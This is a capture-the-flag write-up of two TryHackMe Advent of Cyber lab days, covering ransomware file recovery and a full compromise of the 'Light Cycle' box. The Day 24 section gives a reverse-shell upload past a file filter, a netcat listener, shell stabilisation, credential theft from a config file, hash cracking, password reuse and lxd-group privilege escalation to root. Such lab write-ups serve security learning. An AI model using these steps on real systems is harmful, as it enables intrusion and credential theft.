
2. Right click on it and select “Change Drive Letter and Paths for Backup”.



3. Go to file explorer and find the new drive.




4. Enable hidden items in the View tab and we see the hidden folder.



**Q:** Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?


**m33pa55w0rdIZseecure!**

1. Right click on the folder and select “Restore previous versions”.




2. Select restore at the bottom of the panel and wait for it to restore.

3. Open the folder and we can see a .txt file.



4. Open it and we will obtain the password.



### **Thought Process/ Methodology**

For this day, we use Remmina to enter the target instance. Upon entering, we notice a ransom note and find that our files are encrypted. To fix that, we need to restore our files to a previous version before the attack. After finding out that there is a hidden backup drive, we use disk management to assign it a drive letter. Now that the drive is visible, we open it and search for the hidden confidential folder. Next, we restore the folder to a version it was before the attack. That way, we have the original file. Now, after opening up the original file, we can see the password that was unaffected by the attack.


## Day 24 - The Trial Before Christmas

**Tools Used:** Kali Linux, nmap, gobuster, Burp Suite, Reverse Shell, Python (pty module), netcat, MariaDB, Hash Cracker, lxc

**Q:** Scan the machine. What ports are open?


**80, 65000**

1. Using nmap we can scan the entire port in the ip address.

A terminal window with a dark background. The prompt is (1211101399@kali)-[~]. The command being entered is \$ nmap -p 0-65535 10.10.19.74. There is a cursor at the end of the command. The word 'Expires' is faintly visible below the command.


```
(1211101399@kali)-[~]  
$ nmap -p 0-65535 10.10.19.74
```

2. It's going to take a while so go grab a coffee and lay back.

A terminal window showing the progress of an nmap scan. The text is: Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan. Connect Scan Timing: About 1.04% done; ETC: 23:54 (0:20:32 remaining).

```
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 1.04% done; ETC: 23:54 (0:20:32 remaining)
```

3. After the scan is complete, nmap will show us the port that is active.


A terminal window showing the output of an nmap scan. It lists two open ports: 80/tcp (http) and 65000/tcp (unknown).

| PORT      | STATE | SERVICE |
|-----------|-------|---------|
| 80/tcp    | open  | http    |
| 65000/tcp | open  | unknown |


**Q:** What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

**Light Cycle**


1. Using the answers above we can try to find the hidden website.



2. Here we see a secret page.



3. We can see the Title of the Website on the tab which is **Light Cycle**.



**Q:** What is the name of the hidden php page?

**/uploads.php**

1. Using Gobuster we can try to find a .php file.

```
(1211101399@kali)-[~/Desktop]
$ gobuster dir -u http://10.10.19.74:65000 -w common.txt -x .php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.19.74:65000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s


2022/07/20 23:42:17 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 279]
/.htaccess.php (Status: 403) [Size: 279]
/.hta.php (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd.php (Status: 403) [Size: 279]
```

2. After Gobuster finishes running we can see the uploads.php directory.

```
Progress: 8404 / 9230 (91.05%)
Progress: 8430 / 9230 (91.33%)
/uploads.php (Status: 200) [Size: 1328]
```

3. We can go to the url where we can find the upload website.



**Q:** What is the name of the hidden directory where file uploads are saved?


**/grid**

1. Since we used Gobuster above we can see another directory.

```
Progress: 3674 / 9230 (39.80%)
/grid (Status: 301) [Size: 318] [→ http://10.10.19.74:65000/gr
id/]
Progress: 3705 / 9230 (40.15%)
```

2. We can go to the url to check. Here we can find an index.


## Index of /grid

| Name   | Last modified | Size | Description |
|--|---------------|------|-------------|
|  <a href="#">Parent Directory</a> |               | -    |             |

Apache/2.4.29 (Ubuntu) Server at 10.10.19.74 Port 65000

**Q:** Bypass the filters. Upload and execute a reverse shell.

1. When we try to upload the php script after spoofing into jpeg. We get an error telling us that it has server side file validation











2. When we go to /assets/js folder we can see a filter.js file

## Index of /assets/js

| <a href="#">Name</a>   | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|--|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> | -                             | -                    | -                           |
|  <a href="#">filter.js</a>        | 2020-12-20 02:34              | 322                  |                             |
|  <a href="#">funcs.js</a>        | 2020-12-17 17:37              | 1.8K                 |                             |
|  <a href="#">upload.js</a>      | 2020-12-20 02:26              | 1.2K                 |                             |


Apache/2.4.29 (Ubuntu) Server at 10.10.218.180 Port 65000

Where when we see the content of the .js we can its returns false for every file

```
const filter = file => {
  if(["image/png", "image/jpeg", "image/jpg"].indexOf(file.type) < 0){
    return false;
  } else if (["png", "jpeg", "jpg"].indexOf(file.name.split(".").pop()) < 0){
    return false;
  }

  //Let's be honest -- these things are dangerous. May as well always return false Ã_(ã¸)_Ã
  return false;
}
```

3. We can use Burp Suite to stop the server from executing this .js script when we upload the file.




4. When we drop the .js script we succeed in uploading the file.




Q: What is the value of the web.txt flag?

THM{ENTER\_THE\_GRID}

1. First we need to be listening in the port set in the php payload. In this case it's port 1234.



2. Then we need to execute the payload we uploaded into the server which is located in the /grid directory.



3. Upon executing the payloads we will be able to access the server shell.

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.24.136] from (UNKNOWN) [10.10.90.62] 36726
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
06:23:32 up 17 min, 0 users, load average: 0.00, 0.11, 0.37
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

4. After some digging around the directory we can find a txt file in /var/www/ directory.

```
TERM environment variable not set.
$ cd var/www
```

```
$ ls
ENCOM
TheGrid
web.txt
$
```

5. Running the cat command on the file, we see the flag in the file.

```
$ cat web.txt
THM{ENTER_THE_GRID}
$
```

**Q:** What lines are used to upgrade and stabilise your shell?

1. We use this command to get a better feature bash shell.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

2. Then we use this command to get access to the term command.

```
www-data@light-cycle:/$ export TERM=xterm
```

3. Then we exit the lvnv and use this command to get full access to the server terminal.

```
www-data@light-cycle:/$ stty raw -echo; fg
```

4. We can use the whoami command to verify who the current user is.

```
[2] - continued nc -lvnp 1234
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

**Q:** Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password

### tron:IFightForTheUsers

1. Since we have access to the full shell we can browse around the directory.

```
www-data@light-cycle:/$ cd /var/www/TheGrid/
```

2. We found a file called dbauth.php in the includes folder which stands for database authentication.

```
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
```

3. When we cat the file we get a username and a password.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

**Q:** Access the database and discover the encrypted credentials. What is the name of the database you find these in?

**tron**

1. Since we got a password and a username above, we can try and access the database.

```
?>
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password: █
56
57
58
```

2. Boom! We manage to get access to the mySQL database.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

3. We can use the **show databases** command to see all the databases created.

```
mysql> show databases;
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| tron      |  
+-----+  
2 rows in set (0.01 sec)
```

4. Since, there is a database called tron we use show tables to see what's in it.  
Inside, we can see a table called users.

```
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_tron |  
+-----+  
| users          |  
+-----+  
1 row in set (0.00 sec)  
  
mysql>
```

5. We can use **SELECT \* FROM users** to see the content in the table. Here, we found a username with an encrypted password.



```
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
```

Q: Crack the password. What is it?

@computer@

1. Since we obtained an encrypted password in the database, we can use Hash Cracker to crack the password.

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot

reCAPTCHA

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

[Download CrackStation's Wordlist](#)

2. After the crack is complete we got the decrypted keys.

| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| edc621628f6d19a13a00fd683f5e3ff7 | md5  | @computer@ |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

**Q:** Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

**flynn**

1. We reuse the username and password to su as flynn.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

**Q:** What is the value of the user.txt flag?

**THM{IDENTITY\_DISC\_RECOGNISED}**

1. We managed to log in as flynn when we were browsing around the directory we found the user.txt file.

```
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$
```

2. We can use the cat command to read the contents of the file. Here we found a flag.

```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

**Q:** Check the user's groups. Which group can be leveraged to escalate privileges?

## **lxd**

1. When we use the `id` command we are able to see another group called **lxd** which we can use to our advantage to get escalated privileges.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

2. We use `lxc image list` to list all the images in the server.

```
flynn@light-cycle:/$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | Address | DESCRIPTION | Expires | ARCH | SIZE |
|-----+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | 192.168.1.107 | alpine v3.12 (20201220_03:48) | 30m 0s | x86_64 | 3.07M |
| B | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:/$
```

3. By using `lxc init Alpine Bozo -c security.privileged=true`.

```
flynn@light-cycle:/$ lxc init Alpine Bozo -c security.privileged=true
Creating Bozo
flynn@light-cycle:/$
```

- Using this command **lxc config device add Bozo floppa disk source=/ path=/mnt/root recursive=true** to create a floppa device.

```
oot recursive=true/$ lxc config device add Bozo floppa disk source=/ path=/mnt/ro
Device floppa added to Bozo
flynn@light-cycle:/$
```

- We can start the container now.

```
File Actions Edit View Help
flynn@light-cycle:/$ lxc start Bozo
```

- We execute the bin/sh to exploit and become root.

```
flynn@light-cycle:/$ lxc exec Bozo /bin/sh
```

- We use the id command to verify it.

```
flynn@light-cycle:/$ lxc exec Bozo /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Q: What is the value of the root.txt flag?

THM{FLYNN\_LIVES}

1. Since we have root access we can mount the root partition.

```
~ # cd /mnt/root/root  
/mnt/root/root #
```

2. And using ls command we see a root.txt file.

```
/mnt/root/root # ls  
root.txt
```

3. We can use **cat** to see the content the .txt file.

```
/mnt/root/root # cat root.txt  
THM{FLYNN_LIVES}
```

```
"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of  
the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a momen  
t, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up  
the card and slot it into his computer. Immediately this prompted a window to open with the word '  
HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager re  
ad the following: Thank you for playing! Merry Christmas and happy holidays to all!"  
/mnt/root/root #
```

## **Thought Process/ Methodology**

For this day we used nmap first to scan the entire port on the ip address to find the hidden page. We figure out that it is port 65000. Then we use Gobuster to find the hidden directories in the server. We found a page called uploads.php with an upload field which we can take advantage of this by uploading a reverse shell. But the website has a server-side filter. Thus, we need to use Burp Suite to drop the script and upload the reverse shell. Once the reverse shell is uploaded we are able to shell into the server but the terminal is still very barebones. So we can use a python command to get a fully fledged terminal. Since we have access to the server now, we are able to browse around and we are able to find a database with a username and password. We were able to get a user login by exploiting password reuse. When we use the flynn user account, we can see that the user is on the lxd group which has access to Docker. We are able to exploit this by running an image of linux and gaining root access to the server.